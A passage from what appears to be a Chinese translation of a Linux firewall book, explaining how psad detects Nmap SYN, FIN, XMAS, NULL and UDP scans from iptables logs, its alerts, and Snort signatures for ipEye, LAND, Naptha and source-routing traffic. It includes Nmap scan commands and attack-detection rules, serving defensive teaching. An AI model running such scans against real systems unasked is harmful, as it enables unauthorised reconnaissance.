该解释从理论上来说是有道理的，但在实践中，尽管SYN扫描和connect()扫描的初始SYN数据包都被iptables丢弃了，但这两种扫描模式还是有一些重大的差异。这些差异呈现在这两种扫描模式发送的SYN数据包首部字段中，一个是由Nmap在SYN扫描模式中发送的，另一个是由Nmap的connect()扫描通过TCP协议栈自身发送的。正如在第3章中讨论的那样，connect()扫描发送的TCP选项比SYN扫描要多得多，除此之外，两者之间还有一些其他的差异。本节的余下部分将说明这两种扫描模式中SYN数据包的具体差异，以及如何通过iptablesfw系统上的iptables日志信息看到这些差异。

下面的命令启动了针对目标IP地址71.157.X.X的SYN扫描：

```
[ext_scanner]# nmap -n 71.157.X.X --max-rtt-timeout 500

Starting Nmap 4.03 ( http://www.insecure.org/nmap/ ) at 2007-07-13 13:58 EDT
Interesting ports on 71.157.X.X:
(The 1672 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
80/tcp open  http

Nmap finished: 1 IP address (1 host up) scanned in 22.611 seconds
```

通过对/var/log/messages文件的快速检查，将看到psad已检测到了这个扫描：

```
Jul  13 13:58:10 iptablesfw psad: scan detected: 144.202.X.X -> 71.157.X.X
tcp: [1-65301] flags: SYN tcp pkts: 1542 DL: 4
```

扫描者达到了危险级别4，因为它发送数据包超过了1 500个，超过了psad.conf配置文件中DANGER_LEVEL4变量的值。

在目标系统上，iptables再次记录了扫描中的每个SYN数据包：

```
Jul 13 13:58:04 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:
e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=44 TOS=0x00
PREC=0x00 TTL=53 ID=27267 PROTO=TCP SPT=62316 DPT=7200 WINDOW=2048 RES=0x00
SYN URGP=0 OPT (020405B4)
Jul 13 13:58:04 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:
e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=44 TOS=0x00
PREC=0x00 TTL=55 ID=29182 PROTO=TCP SPT=62316 DPT=5001 WINDOW=4096 RES=0x00
SYN URGP=0 OPT (020405B4)
Jul 13 13:58:04 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:
e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=44 TOS=0x00
PREC=0x00 TTL=59 ID=39294 PROTO=TCP SPT=62315 DPT=3264 WINDOW=4096 RES=0x00
SYN URGP=0 OPT (020405B4)
```

这次以粗体显示iptables日志信息中与6.1.1节的TCP connect()扫描不同的字段。下面我们列出了这些字段及其与connect()扫描中的字段不同的原因：

- LEN——SYN扫描数据包IP首部中的长度字段比connect()扫描的要少16个字节，因为真正

的TCP协议栈在发送SYN数据包时会包括更多的选项。

- TTL——在TCP connect()扫描中，客户端系统上真正的IP协议栈总是将SYN数据包IP首部中的生存时间（TTL）值初始化为同一个值。但对于SYN扫描来说，因为Nmap是手工构建TCP SYN数据包，所以可以随意设置数据包中的TTL值，实际情况是在37至60之间随机选择一个TTL值。
- WINDOW——在SYN扫描中，Nmap将TCP窗口大小设置为1 024、2 048、3 072或4 096。但真正的TCP协议栈总是使用窗口大小为5 840来发起TCP连接。
- OPT——在Nmap SYN扫描中，TCP首部中的选项部分长度是大大缩短了。本例只使用了一个选项，即最大段长度，并将它设置为1 460[①]。大多数真正的TCP协议栈除了发送最大段长度之外，还会发送多个其他选项，如时间戳、无操作（NOP）和是否支持选择性确认（SACK）等。（有关如何在iptables信息中解码OPT字符串的更多信息请见7.3.2节。）

6.1.3 TCP FIN、XMAS 和 NULL 扫描

Nmap的FIN、XMAS和NULL扫描数据包在iptables日志信息中看上去都非常类似。事实上，这些扫描类型之间唯一显著的差异是它们所使用的TCP标记组合，并且这一差异显示在针对TCP数据包的iptables日志信息的TCP标记部分。此外，因为FIN、XMAS和NULL扫描中的每一个都是由一个特定的Snort规则表示，这些规则不需要执行应用层检查，所以psad可以通过单个数据包检测到这些扫描，而不需要依赖于数据包计数和端口范围。

FIN数据包和NETFILTER连接跟踪

在合法的TCP通信中找到带有FIN标记的TCP数据包是很正常的事情，该标记用于表明TCP连接的一端没有更多的数据要发送并正在关闭该连接。因此，为了让psad能有效地区分FIN扫描和合法的FIN数据包，需要使用Netfilter的连接跟踪机制来接受所有匹配ESTABLISHED状态的数据包，而记录并丢弃其他的数据包。由于突发的FIN数据包不属于任何已建立的TCP连接，所以它们将匹配Netfilter的INVALID状态并在建立iptables策略（由第1章中的iptables.sh脚本建立）的一开始就被记录并丢弃。

可以使用Nmap的-sF、-sN和-sX命令行参数分别发起FIN、XMAS和NULL扫描。简洁起见，在下面只显示了FIN扫描：

```
[ext_scanner]# nmap -sF -n 71.157.X.X --max-rtt-timeout 5

Starting Nmap 4.03 ( http://www.insecure.org/nmap/ ) at 2007-07-13 14:39 EDT
All 1674 scanned ports on 71.157.X.X are: open|filtered

Nmap finished: 1 IP address (1 host up) scanned in 36.223 seconds
```

① Nmap在4.02版本之前在发送的SYN数据包中不包括任何TCP选项。当在网络流量中查找Nmap扫描时，这是需要知道的有用事实，因为它提供了潜在对手的更多信息。

正如所示，FIN扫描没有逃脱psad的火眼金睛：

```
Jul  13 14:39:10 iptablesfw psad: scan detected: 144.202.X.X -> 71.157.X.X
tcp: [1-65295] flags: FIN tcp pkts: 1511 DL: 4
```

我们将在/var/log/psad/fwdata文件中看到许多类似于下面的日志信息。❷处的FIN标记和❶处的DROP INVALID日志前缀表明数据包匹配了INVALID状态日志记录规则：

```
Jul 13 14:39:05 iptablesfw kernel: ❶DROP INVALID IN=eth0 OUT= MAC=00:13:d3:38:
b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=40 TOS=0x00
PREC=0x00 TTL=54 ID=7549 PROTO=TCP SPT=45615 DPT=8021 WINDOW=3072 RES=0x00
❷FIN URGP=0
Jul 13 14:39:05 iptablesfw kernel: DROP INVALID IN=eth0 OUT= MAC=00:13:d3:38:
b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=40 TOS=0x00
PREC=0x00 TTL=53 ID=24087 PROTO=TCP SPT=45615 DPT=2431 WINDOW=2048 RES=0x00
FIN URGP=0
Jul 13 14:39:05 iptablesfw kernel: DROP INVALID IN=eth0 OUT= MAC=00:13:d3:38:
b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=40 TOS=0x00
PREC=0x00 TTL=53 ID=33917 PROTO=TCP SPT=45615 DPT=377 WINDOW=2048 RES=0x00
FIN URGP=0
```

XMAS和NULL扫描生成的iptables日志信息与FIN扫描的非常类似。XMAS扫描的日志信息包含的是URG PSH FIN标记组合，而不是只有FIN标记：

```
Jul 13 14:39:05 iptablesfw kernel: DROP INVALID IN=eth0 OUT= MAC=00:13:d3:38:
b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=40 TOS=0x00
PREC=0x00 TTL=53 ID=33917 PROTO=TCP SPT=45615 DPT=377 WINDOW=2048 RES=0x00
URG PSH FIN URGP=0
```

NULL扫描的日志信息不包含TCP标记：

```
Jul 13 14:39:05 iptablesfw kernel: DROP INVALID IN=eth0 OUT= MAC=00:13:d3:38:
b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=40 TOS=0x00
PREC=0x00 TTL=53 ID=33917 PROTO=TCP SPT=45615 DPT=377 WINDOW=2048 RES=0x00
URGP=0
```

6.1.4　UDP扫描

针对UDP服务的扫描不像针对TCP服务的扫描那样丰富，因为UDP协议比TCP协议简单得多，而且也没有像TCP中“连接”这样的概念。但幸运的是，iptables仍然可以跟踪和UDP通信相关的数据包，如针对iptables防火墙之后内部系统发送的DNS查询的来自外网DNS服务器的响应。这个重要功能可以帮助区分合法的UDP响应数据包与UDP扫描数据包。

我们使用-sU选项来扫描运行着ipables的系统：

```
[ext_scanner]# nmap -sU -n 71.157.X.X --max-rtt-timeout 500

Starting Nmap 4.03 ( http://www.insecure.org/nmap/ ) at 2007-07-13 15:24 EDT
Interesting ports on 71.157.X.X:
(The 1481 ports scanned but not shown below are in state: open|filtered)
```

```
PORT    STATE  SERVICE
53/udp closed domain
Nmap finished: 1 IP address (1 host up) scanned in 23.721 seconds
```

可以从上面扫描输出中的粗体显示的一行看出，唯一不处于开放或被过滤状态的端口是UDP端口53。Nmap得出这个结论是因为当它扫描UDP端口53时，目标系统返回了ICMP端口不可达信息，这表明没有服务器绑定到这个端口。针对其余端口的扫描数据包，由于被iptables丢弃都石沉大海了，所以Nmap无法知道它们是开放的还是被过滤的。因为UDP服务器无须以任何方式响应任意数据包，而且UDP协议栈自身并不生成额外的数据包（不像TCP有确认和连接关闭数据包），所以Nmap无法确认是否真有服务器与每个端口关联。

当iptables记录数据包信息时，psad假设这类数据包被记录的原因是因为它们不符合本地安全策略并且可能怀有恶意。因此，对于上面的UDP扫描来说，一旦扫描者发送的UDP数据包数目超过了DANGER_LEVEL1的值并且扫描的端口范围超过了PORT_RANGE_SCAN_THRESHOLD的值，psad就将这个通信定义为一次扫描。本例psad检测到UDP扫描并且尽职地通过syslog报告给它：

```
Jul 13 15:24:02 iptablesfw psad: scan detected: 144.202.X.X -> 71.157.X.X udp:
[2-54321] udp pkts: 922 DL: 3
```


下面显示的是由扫描生成的iptables UDP日志信息。粗体显示的是协议（在本例中是UDP）、源和目的IP地址、端口号以及数据包长度（它总是8个字节，因为Nmap在UDP扫描数据包中不包括任何应用层数据）：

```
Jul 13 15:24:01 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:e4:00:
30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=28 TOS=0x00 PREC=0x00
TTL=53 ID=28505 PROTO=UDP SPT=36194 DPT=306 LEN=8
Jul 13 15:24:01 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:e4:00:
30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=28 TOS=0x00 PREC=0x00
TTL=43 ID=8432 PROTO=UDP SPT=36194 DPT=436 LEN=8
Jul 13 15:24:01 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:e4:00:
30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=28 TOS=0x00 PREC=0x00
TTL=37 ID=42032 PROTO=UDP SPT=36194 DPT=31 LEN=8
```

6.2 psad 警报和报告

一旦psad确定已发生了一个可疑事件或一系列事件，它就将警告管理员。其目标是提供尽可能多的信息以便管理员确定适当的响应[①]。在默认情况下，psad将同时生成电子邮件警报和syslog警报，本节示例即将展示。

6.2.1 psad 电子邮件警报

电子邮件是psad的主要警报机制，因为电子邮件可以包括比syslog警报更多的信息，而且电

① 这并不意味着一定是自动化回应。作为被扫描和探测系统的管理员，你可能需要拿起电话与肇事IP地址的上游服务提供商联系。

子邮件十分方便且与手机和其他手持设备进行了很好的集成。我们总是可以通过一种简单的方法来检查自己的电子邮件。

下面将举一个典型的psad电子邮件警报的例子。该警报是在psad检测到来自int_scanner系统（见图6-1）的TCP connect()扫描之后发送的。（我们将在下面几小节中浏览整个警报，因为这类例子在此处第一次出现在本书中。）我们所讨论的psad警报的完整示例可以从http://www.cipherdyne.org/LinuxFirewalls上下载。

1. 扫描危险级别、端口和标记

psad电子邮件警报中首先包括的信息是分配给扫描源地址的危险级别、扫描端口和扫描数据包中设置的标记（针对TCP扫描）。在下面显示的psad警报片段中，危险级别设置为4，因为扫描中涉及的数据包数目和端口范围都分别超过了/etc/psad/psad.conf配置文件中DANGER_LEVEL4和PORT_RANGE_SCAN_THRESHOLD变量的默认值1 500和1。此外，由于源IP地址没有包括在/etc/psad/auto_dl文件中，所以psad没有为该IP地址自动分配危险级别。因为扫描没有触发任何危险级别高于4的签名，所以只是基于数据包计数和扫描的端口范围来确定危险级别。

接下来，我们看到最小的TCP端口号为1，最大的为61 440。但并不是该范围内的每个端口都被扫描，因为即使在不考虑重传的情况下，也需要至少61 440个SYN数据包（因为本例使用的是connect()扫描，所以这是完全可能发生的）。在默认情况下，如果Nmap并没有明确指定要扫描的端口范围，它将扫描的端口集是来自于和Nmap源代码捆绑在一起的nmap-services文件。我们看到扫描数据包中只设置了SYN标记，从iptables角度来看，该标记暗示Nmap使用了-sT或-sS命令行参数。最后，警报中显示了日志记录前缀，本例iptables以前缀DROP记录了每个扫描数据包。

```
Danger level: [4] (out of 5)
Scanned tcp ports: [1-61440: 1522 packets]
tcp flags: [SYN: 1522 packets, nmap: -sT or -sS]
iptables chain: INPUT (prefix "DROP"), 398 packets
```

2. 源和目的IP地址

接下来，警报中显示的是扫描源IP地址，以及它的反向DNS信息。在默认情况下，除非在psad命令行中指定了--no-rdns选项，否则psad将对肇事源IP地址执行反向DNS查询。警报中还包括psad从SYN数据包中提取的被动识别的操作系统指纹（有关该主题的更多内容请见第7章）以及目的IP地址及其主机名。

```
Source: 192.168.10.200
DNS: int_scanner
OS guess: Linux:2.5::Linux 2.5 (sometimes 2.4)
Destination: 192.168.10.1
DNS: iptablesfw
```

3. syslog主机名、时间间隔和摘要信息

接下来，警报中包括的是syslog主机名。当iptables日志信息来自远程syslog服务器时，这就显得很有用了。可以配置syslog接受从多个运行iptables的系统上发送过来的日志信息，并通过跟踪主机名区分不同系统的psad警报。警报中还包括了时间戳信息让你了解psad警报是什么时候生成的。

接下来，如果ENABLE_PERSISTENCE设置为Y，扫描信息将不会在psad运行时超时或从内存中删除。摘要信息提供了源IP地址第一次表现出可疑行为的时间、psad针对同一个源IP地址发送的电子邮件警报总数、从源IP地址引起注意后它所扫描的全部端口范围以及与该源IP地址相关的所有iptables链和数据包计数。

```
Syslog hostname: iptables
Current interval: Tue Jul 10 12:06:23 2007 (start)
Tue Jul 10 12:06:27 2007 (end)
Overall scan start: Tue Jul 10 12:01:23 2007
Total email alerts: 1
Complete tcp range: [1-65301]
chain:   interface:   tcp:   udp:   icmp:
INPUT    eth1         3229   0      0
```

4. whois数据库信息

psad电子邮件警报中的最后一部分信息是针对扫描源IP地址的whois查询结果。psad源文件中捆绑了由Marco d'Itri编写的优秀的whois客户端，psad使用该客户端完成所有的whois查询。（可以使用psad --no-whois命令行参数来禁用whois查找。）下面显示的信息是针对扫描源IP地址192.168.10.200的whois查询结果：

```
OrgName:    Internet Assigned Numbers Authority
OrgID:      IANA
Address:    4676 Admiralty Way, Suite 330
City:       Marina del Rey
StateProv:  CA
PostalCode: 90292-6695
Country:    US

NetRange:   192.168.0.0 - 192.168.255.255
CIDR:       192.168.0.0/16
NetName:    IANA-CBLK1
NetHandle:  NET-192-168-0-0-1
Parent:     NET-192-0-0-0-0
NetType:    IANA Special Use
NameServer: BLACKHOLE-1.IANA.ORG
NameServer: BLACKHOLE-2.IANA.ORG
Comment:    This block is reserved for special purposes.
Comment:    Please see RFC 1918 for additional information.
Comment:
RegDate:    1994-03-15
Updated:    2002-09-16
```

```
OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName:   Internet Corporation for Assigned Names and Number
OrgAbusePhone:  +1-310-301-5820
OrgAbuseEmail:  abuse@iana.org

OrgTechHandle: IANA-IP-ARIN
OrgTechName:   Internet Corporation for Assigned Names and Number
OrgTechPhone:  +1-310-301-5820
OrgTechEmail:  abuse@iana.org

# ARIN WHOIS database, last updated 2006-06-09 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

6.2.2　psad 的 syslog 报告

除了电子邮件警报以外，syslog也是psad的一个重要报告机制。在psad正常运作的过程中，它将生成3类syslog警报。

1. 管理类信息

psad将定期生成管理类syslog信息，这些信息用于告知psad所执行的一些管理行为，如在先前的psad执行版本中导入配置文件和扫描信息。

例如，psad在启动时将把如下信息写入syslog：

```
Jul 10 13:58:07 iptablesfw psad: imported valid icmp types and codes
Jul 10 13:58:07 iptablesfw psad: imported pOf-based passive OS fingerprinting
signatures
Jul 10 13:58:07 iptablesfw psad: imported TOS-based passive OS fingerprinting
signatures
Jul  10 13:58:07 iptablesfw psad: imported Snort classification.config
Jul 10 13:58:07 iptablesfw psad: imported original Snort rules in /etc/psad/
snort_rules/ for reference info
Jul 10 13:58:07 iptablesfw psad: imported 205 psad Snort signatures from /etc/
psad/signatures
```

2. 扫描和签名匹配信息

psad生成的最重要一类syslog信息是告知有关扫描和其他可疑流量的信息。这些信息包含从源IP地址到端口、协议和匹配的Snort规则等所有内容。下面的syslog信息显示了一组psad扫描警报，请注意它们包括了TCP标记信息以便识别psad检测到的扫描类型：

```
Jul 13 14:51:48 iptablesfw psad: scan detected: 144.202.X.X -> 71.157.X.X tcp:
[15018-15095] flags: FIN tcp pkts: 10 DL: 2
Jul 13 15:22:38 iptablesfw psad: scan detected: 144.202.X.X -> 71.157.X.X tcp:
[234-40200] flags: SYN tcp pkts: 22 DL: 2
Jul 13 17:12:32 iptablesfw psad: scan detected: 144.202.X.X -> 71.157.X.X tcp:
[15018-15095] flags: NULL tcp pkts: 45 DL: 2
```

3. 自动回应信息

可以让psad立即启用阻止可疑行为源IP地址的iptables规则来回应任何可疑行为。该功能在默认情况下被禁用了，下面显示了创建和撤销拦截规则的syslog信息：

```
Jul 12 00:06:37 iptablesfw psad: added iptables auto-block against 144.202.X.X
for 3600 seconds
Jul 12 01:06:42 iptablesfw psad: removed iptables auto-block against
144.202.X.X
Jul 12 02:14:06 iptablesfw psad: added iptables auto-block against 22.1.X.X
for 3600 seconds
Jul 12 03:14:11 iptablesfw psad: removed iptables auto-block against 22.1.X.X
```

这些syslog信息显示了源IP地址（144.202.X.X）被添加到iptables策略中INPUT、OUTPUT和FORWARD链的DROP规则中，并显示了这些规则的持续时间。同时显示的还有DROP规则从正在运行的iptables策略中删除的syslog警报。

说明 *有关回应功能更详尽的讨论见第8章和第11章。*

6.3 本章总结

本章介绍了psad的运作，即如何检测并报告由Nmap发起的对iptablesfw系统的端口扫描。电子邮件报告是psad主要的警报机制，psad同时还提供了syslog警报。第7章将探讨更高级的psad主题，如通过iptables日志信息检测匹配Snort规则的流量。

第7章

psad高级主题：从签名匹配到操作系统指纹识别

至此，我们已看到psad是如何分析iptables日志信息以检测端口扫描的。本章我们将进一步扩展攻击检测主题的范围。psad还可以检测一些匹配Snort签名的攻击，在某些情况下，它还可以识别远程操作系统指纹。我们还将介绍如何通过psad提取详细的状态信息，并介绍DShield报告功能。

7.1 使用 Snort 规则检测攻击

因为iptables日志格式非常完备，所以psad可以直接通过它检测那些匹配不需要进行应用层检查的Snort规则的流量。例如，考虑下面的Snort规则，它查找源端口号为10101、确认值为0、设置了SYN标记以及IP首部中TTL值大于220的TCP数据包。

```
alert tcp $EXTERNAL_NET 10101 -> $HOME_NET any (msg:"SCAN myscan";
flow:stateless; ack:0; flags:S; ttl:>220; reference:arachnids,439;
classtype:attempted-recon; sid:613; rev:6;)
```

这个Snort规则中没有用于检查应用层数据的内容，像这样的规则在Snort规则集中大约有150个。所有这些规则的修改版本都将由psad从/etc/psad/signatures文件中导入[①]。如果随便查看该文件中的签名，如下面显示的BAD-TRAFFIC data in TCP SYN packet签名，就会看到psad使用了一些附加的关键字（见❶、❷和❸）以扩展通常的Snort规则语法：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"BAD-TRAFFIC data in TCP SYN
packet"; ❶psad_dsize:>20; flags:S; reference:url,www.cert.org/incident_notes/
IN-99-07.html; classtype:misc-activity; sid:207; ❷psad_id:100000; ❸psad_dl:2;)
```

这些附加的关键字为签名增加了一些特定的信息，使得签名与psad兼容。下面给出了这些psad关键字的定义：

① 当需要检测如今大多数的攻击类型时，让软件具备针对应用层数据的测试能力当然是非常重要的。当psad与fwsnort（使用了Netfilter的字符串匹配扩展）相结合时，psad就具备了这个能力。更详细的信息请见第11章。

- psad_id——该关键字定义了唯一的ID号，使得签名可以被跟踪和新签名可以被添加到psad中。psad_id字段的作用类似于Snort的sid字段。所有psad_id值都是6位数，它们开始于100 000，以便与Snort的sid值区分开来。这种自定义ID值的方法类似于Bleeding Snort项目（http://www.bleedingsnort.com），该项目将签名的ID值定义为7位数，并且ID值通常是以该签名的创建年份开始。
- psad_dl——该关键字指定了psad应分配给触发该签名的IP地址的危险级别。psad_dl字段接受值的范围从1~5。
- psad_dsize——该关键字通过将iptables日志信息中LEN字段值减去首部长度的方法来指定数据包有效载荷的匹配准则。它的功能类似于Snort的dsize关键字，但因为iptables日志信息中LEN字段表示被记录数据包的总长度，其中包括IP首部长度，所以psad必须将首部长度减去。psad_dsize关键字支持范围匹配格式n:m、<n和>n。例如，如果要测试有效载荷长度是否大于1 000个字节，可以在签名中指定psad_dsize:>1000。
- psad_derived_sids——这个关键字允许psad跟踪派生该psad签名的原始Snort签名的sid值。一些psad签名是建立在几个Snort规则之上的，这个关键字就是用来记录这些Snort规则的。
- psad_ip_len——该关键字指定iptables日志信息中的LEN字段匹配准则(它类似于psad_dsize关键字，但并没有减去网络层和传输层首部长度)。与psad_dsize关键字一样，psad_ip_len关键字也支持范围匹配格式n:m、<n和>n。例如，如果要测试LEN字段是否大于100个字节且小于200个字节，可以在签名中指定psad_ip_len: 100:200。

接下来，重点介绍一些特定的Snort规则讲述psad是如何检测匹配这些规则的流量的。有关针对触发这些Snort规则的IP地址采取自动回应的内容见第11章。

7.1.1 检测 ipEye 端口扫描器

ipEye端口扫描器（http://ntsecurity.nu/toolbox/ipeye）是一个软件，可对远程主机执行端口扫描。从这个意义上来说，ipEye类似于Nmap（尽管功能没有后者丰富），运行在Windows系统上。Snort规则ID 622负责检测ipEye扫描：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN ipEye SYN scan";
flags:S; seq:1958810375; reference:arachnids,236; classtype:attempted-recon;
sid:622; psad_id:100197; psad_dl:2;)
```

上面Snort规则不需要使用任何应用层测试。相反，它只检测是否在TCP首部中设置了SYN标记和特定的TCP序号1958810375（以粗体显示在上面）。

为了使用psad检测到ipEye扫描，必须在iptables命令行中使用--log-tcp-sequence选项使得当数据包匹配LOG规则时，iptables在日志信息中包括TCP序号。任何包含SYN标记和TCP序号1958810375（以粗体显示在下面）的iptables日志信息都将触发psad中的相应签名：

```
Jul 11 20:28:21 iptablesfw kernel: DROP IN=eth1 OUT= MAC=00:13:46:3a:41:4b:
00:a0:cc:28:42:5a:08:00 SRC=192.168.10.3 DST=192.168.10.1 LEN=60 TOS=0x10
```

```
PREC=0x00 TTL=64 ID=3970 DF PROTO=TCP SPT=45664 DPT=15324
SEQ=1958810375 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0
```

运行psad时，下面显示的包含字符串signature match的syslog信息将出现在/var/log/messages文件中，表明psad检测到了ipEye扫描：

```
Jul 11 20:28:25 iptablesfw psad: src: 192.168.10.3 signature match: "SCAN
ipEye SYN scan" (sid: 622) tcp port: 15324
```

7.1.2　检测 LAND 攻击

LAND攻击是一种古老的攻击方式，它是一种针对Windows系统的拒绝服务攻击，要构造源IP地址和目的IP地址完全相同的TCP SYN数据包。在Snort签名集中，检测LAND攻击的关键是sameip数据包首部测试。与Snort规则ID 527（在Snort的bad-traffic.rules文件中）对应的修改版本允许psad在iptables日志中检测到这种攻击（见下面粗体显示的sameip测试）：

```
alert ip any any -> any any (msg:"BAD-TRAFFIC same SRC/DST"; sameip;
reference:bugtraq,2666; reference:cve,1999-0016; reference:url,www.cert.org/
advisories/CA-1997-28.html; classtype:bad-unknown; sid:527; psad_id:100103;
psad_dl:2;)
```

psad通过检查iptables日志中的SRC和DST字段是否相同完成sameip测试。但为了减少误报，通过环回接口记录的流量不包括在该测试中。

因为iptables日志信息中总是包括SRC和DST字段，所以不需要在建立LOG规则时使用特别的iptables命令行参数让psad检测到与LAND攻击相关的流量。下面显示了由LAND攻击生成的iptables日志信息（注意源和目的IP地址完全相同）和相应的psad syslog警报：

```
Jul 11 20:31:35 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:e4:
00:13:46:c2:60:44:08:00 SRC=192.168.10.3 DST=192.168.10.3 LEN=60 TOS=0x10
PREC=0x00 TTL=63 ID=46699 DF PROTO=TCP SPT=57278 DPT=15001 WINDOW=5840
RES=0x00 SYN URGP=0
Jul 11 20:31:38 iptables psad: src: 192.168.10.3 signature match: "BAD-TRAFFIC
same SRC/DST" (sid: 527) ip
```

7.1.3　检测 TCP 端口 0 流量

虽然合法的TCP连接不会使用端口0，但攻击者在网络中完全可以构造指向端口0的TCP数据包。事实上，Nmap从3.50版本开始就具备了扫描端口0的能力。

Snort规则ID 524（注意下面以粗体显示的端口值）用于检测目标端口为0的TCP数据包，另外还有类似的规则用于检测目标端口为0的UDP数据包：

```
alert tcp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD-TRAFFIC tcp port 0
traffic"; classtype:misc-activity; sid:524; psad_id:100101; psad_dl:2;)
```

DPT字段为0（见下面的粗体显示）的iptables日志信息将触发psad中的这个签名：

```
Jul 11 21:02:07 iptablesfw kernel: DROP IN=eth1 OUT= MAC=00:13:d3:38:b6:e4:
00:13:46:c2:60:44:08:00 SRC=192.168.10.3 DST=192.168.10.1 LEN=44 TOS=0x00
PREC=0x00 TTL=41 ID=43697 PROTO=TCP SPT=29121 DPT=0 WINDOW=3072 RES=0x00
SYN URGP=0
Jul 11 21:02:11 iptablesfw psad: src: 192.168.10.3 signature match:
"BAD-TRAFFIC tcp port 0 traffic" (sid: 524) tcp port: 0
```

7.1.4 检测零 TTL 值流量

和使用TCP或UDP端口0一样，也可以将数据包的TTL值设置为0。虽然这样的数据包不能通过路由设备转发，但系统可以将这样的数据包发送给通过二层设备方式（如交换机或网桥）连接的任何其他系统。

Snort规则ID 1321用于检测TTL值为0（见下面的粗体显示）的IP数据包：

```
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"BAD-TRAFFIC 0 ttl"; ttl:0;
reference:url,support.microsoft.com/default.aspx?scid=kb\;EN-US\;q138268;
reference:url,www.isi.edu/in-notes/rfc1122.txt; classtype:misc-activity;
sid:1321; psad_id:100104; psad_dl:2;)
```

TTL字段为0（见下面的粗体显示）的iptables日志信息将触发psad中的这个签名：

```
Jul 14 15:33:28 iptables kernel: IN=eth1 OUT= MAC=00:13:46:3a:41:4b:00:13:46:
c2:60:44:08:00 SRC=192.168.10.3 DST=192.168.10.1 LEN=104 TOS=0x00 PREC=0x00
TTL=0 ID=0 DF PROTO=ICMP TYPE=8 CODE=0 ID=1830 SEQ=15412
Jul 14 15:33:31 iptablesfw psad: src: 192.168.10.3 signature match:
"BAD-TRAFFIC 0 ttl" (sid: 1321) ip
```

7.1.5 检测 Naptha 拒绝服务攻击

Naptha拒绝服务工具旨在使用大量SYN数据包洪泛目标系统的TCP协议栈，使得目标系统不能为合法的请求提供服务。根据Snort规则ID 275，Naptha工具创建的数据包包含的IP ID为413、TCP序号为6060842，见下面粗体显示：

```
alert tcp $EXTERNAL_NET any <> $HOME_NET any (msg:"DOS NAPTHA"; flags:S;
id:413; seq:6060842; reference:bugtraq,2022; reference:cve,2000-1039;
reference:url,razor.bindview.com/publish/advisories/adv_NAPTHA.html;
reference:url,www.cert.org/advisories/CA-2000-21.html;
reference:url,www.microsoft.com/technet/security/bulletin/MS00-091.mspx;
classtype:attempted-dos; sid:275; psad_id:100111; psad_dl:2;)
```

下面的iptables日志信息将触发psad中的Naptha规则（注意❶处的IP ID为413，❷处的TCP序号为6060842，❸处设置了SYN标记）：

```
Jul 11 20:28:21 iptablesfw kernel: DROP IN=eth1 OUT= MAC=00:13:46:3a:41:4b:
00:a0:cc:28:42:5a:08:00 SRC=192.168.10.3 DST=192.168.10.1 LEN=60 TOS=0x10
PREC=0x00 TTL=64 ❶ID=413 DF PROTO=TCP SPT=45664 DPT=15304
❷SEQ=6060842 ACK=0 WINDOW=5840 RES=0x00 ❸SYN URGP=0
Jul 14 15:35:26 iptablesfw psad: src: 192.168.10.3 signature match: "DOS
NAPTHA" (sid: 275) tcp port: 15304
```

7.1.6　检测源站选路企图

源站选路是IPv4协议支持的技术，允许攻击者尝试将数据包路由通过本来不会访问的网络。源站选路选项包括在IP首部的选项部分，Snort规则ID 500使用ipopts IP首部测试（见下面的粗体显示）检测宽松的源站选路企图：

```
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC source route lssr";
ipopts:lsrr; reference:arachnids,418; reference:bugtraq,646; reference:cve,
1999-0909; classtype:bad-unknown; sid:500; psad_id:100199; psad_dl:2;);
```

因为只可能在IP选项中使用宽松的源站选路[①]，所以在LOG规则使用iptables的--log-ip-options命令行参数的情况下，psad只能检测到这种类型的流量。当iptables记录包含IP选项的IP数据包时，日志信息将选项作为OPT字符串的参数记录，如OPT（830708C0A80A0300）。根据RFC 791的定义，宽松的源站选路选项号是131（十六进制表示为83），并且是可变的。下面的iptables日志信息包含了一个OPT字符串（见下面的粗体显示），它是由包含宽松的源站选路选项的IP数据包生成的。

```
Jul 13 19:39:53 iptablesfw kernel: IN=eth1 OUT= SRC=192.168.10.3
DST=192.168.10.1 LEN=48 TOS=0x00 PREC=0x00 TTL=64 ID=10096 OPT
(830708C0A80A0300) PROTO=TCP SPT=3017 DPT=0 WINDOW=512 RES=0x00 URGP=0
```

psad注意到了源站选路企图：

```
Jul 13 19:39:56 iptablesfw psad: src: 192.168.10.3 signature match: "MISC
source route lssr" (sid: 500) ip
```

7.1.7　检测 Windows Messenger 弹出广告

